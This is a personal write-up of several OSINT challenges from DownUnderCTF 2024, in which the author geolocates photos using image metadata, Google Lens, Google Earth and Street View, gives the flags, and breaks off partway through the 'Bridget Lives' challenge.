DownUnderCTF 2024
Write-up for DownUnderCTF 2024
This is a write up for some of the challenges from DownUnderCTF 2024. The CTF was really fun and I enjoyed solving the challenges, even the simple ones had something new to learn from. I didn’t have much time to solve more challenges but here are some of them.
OSINT
offtheramp
Challenge: That looks like a pretty cool place to escape by boat, EXAMINE the image and discover the name of this structure. NOTE: Flag is case-insensitive and requires placing inside DUCTF{}! e.g DUCTF{name_of_structure} Author: Anon
Attachment - 
I started by making a guess of ship ramp which was very unlikely to succeed and as expected it didn’t. Then I tried to search for the image on using google lens and that didn’t give promising results as the image was blocked by railing of the bridge and the structure was pretty far away.
Then I checked the metadata of the image using exiftool and lo and behold, the metadata was intact.

There we go we have a Location, Time to put it into google map 38°9’15.95”S, 145°6’29.69”E.

Found it! lets use that name as flag… and it worked!!
FLAG :
DUCTF{Olivers_Hill_Boat_Ramp}
City Views
Challenge: After having to go on the run, I’ve had to bunker down. Which building did I capture this picture from? NOTE: Flag is case-insensitive and requires placing inside DUCTF{}! e.g DUCTF{building_name}
Author: Anon
In the image, I see a cityscape with a lot of buildings and a billboard. There was a obscured building name due to trees which kinda read “southern” which didn’t really give much to go on about. So, moving forward analyzing the image I see a billboard which seems to have some text on it, which read “3AW Melbourne”.

I googled the name 3AW Melbourne. on Google and it turns out its a radio show and they have a office in Melbourne. After looking at the Street View and some photos I didnt really find the building I was looking for ( I missed it ) so I searched the same location on google earth to look around more freely, and I find a similar looking structure that was behind in the photo.
Nice!

Now it was just a matter of keeping a similar angle and moving back on google earth and finding the area around which the photo might have been taken from.

This angle seems likely as the old looking building structure was almost perfect. and i was on top of the building from which the photo might be taken on. now onto google maps
The street view also confirms the findings that its the same building


Well seems like there’s a bunch of stuff in the building trying all of them 1 by 1 I finally found the flag.
FLAG :
DUCTF{Hotel_Indigo_Melbourne}
Back to the Jungle
Challenge: Did MC Fat Monke just drop a new track????? 👀👀👀
Author: ghostccamm
Googled MC Fat Monke Came across this Youtube Video - Banger Song
After watching 2-3 times I see a link

Time to visit that link
After scrolling down a little, There was the flag!
FLAG -
DUCTF{wIr_G0iNg_b4K_t00_d3r_jUNgL3_mIt_d15_1!!111!}
Bridget Lives
Challenge: After dropping numerous 0days last year Bridget has flown the coop. This is the last picture she posted before going dark. Where was this photo taken from?
NOTE: Flag is case-insensitive and requires placing inside DUCTF{}! e.g. DUCTF{name_of_building}
Author: a_metre
Searching the bridge given in the image on Google Lens and scrolling through the results, I see a similar looking bridge.

Searching the name on google maps and enabling streetview the bridge is definitely the same.
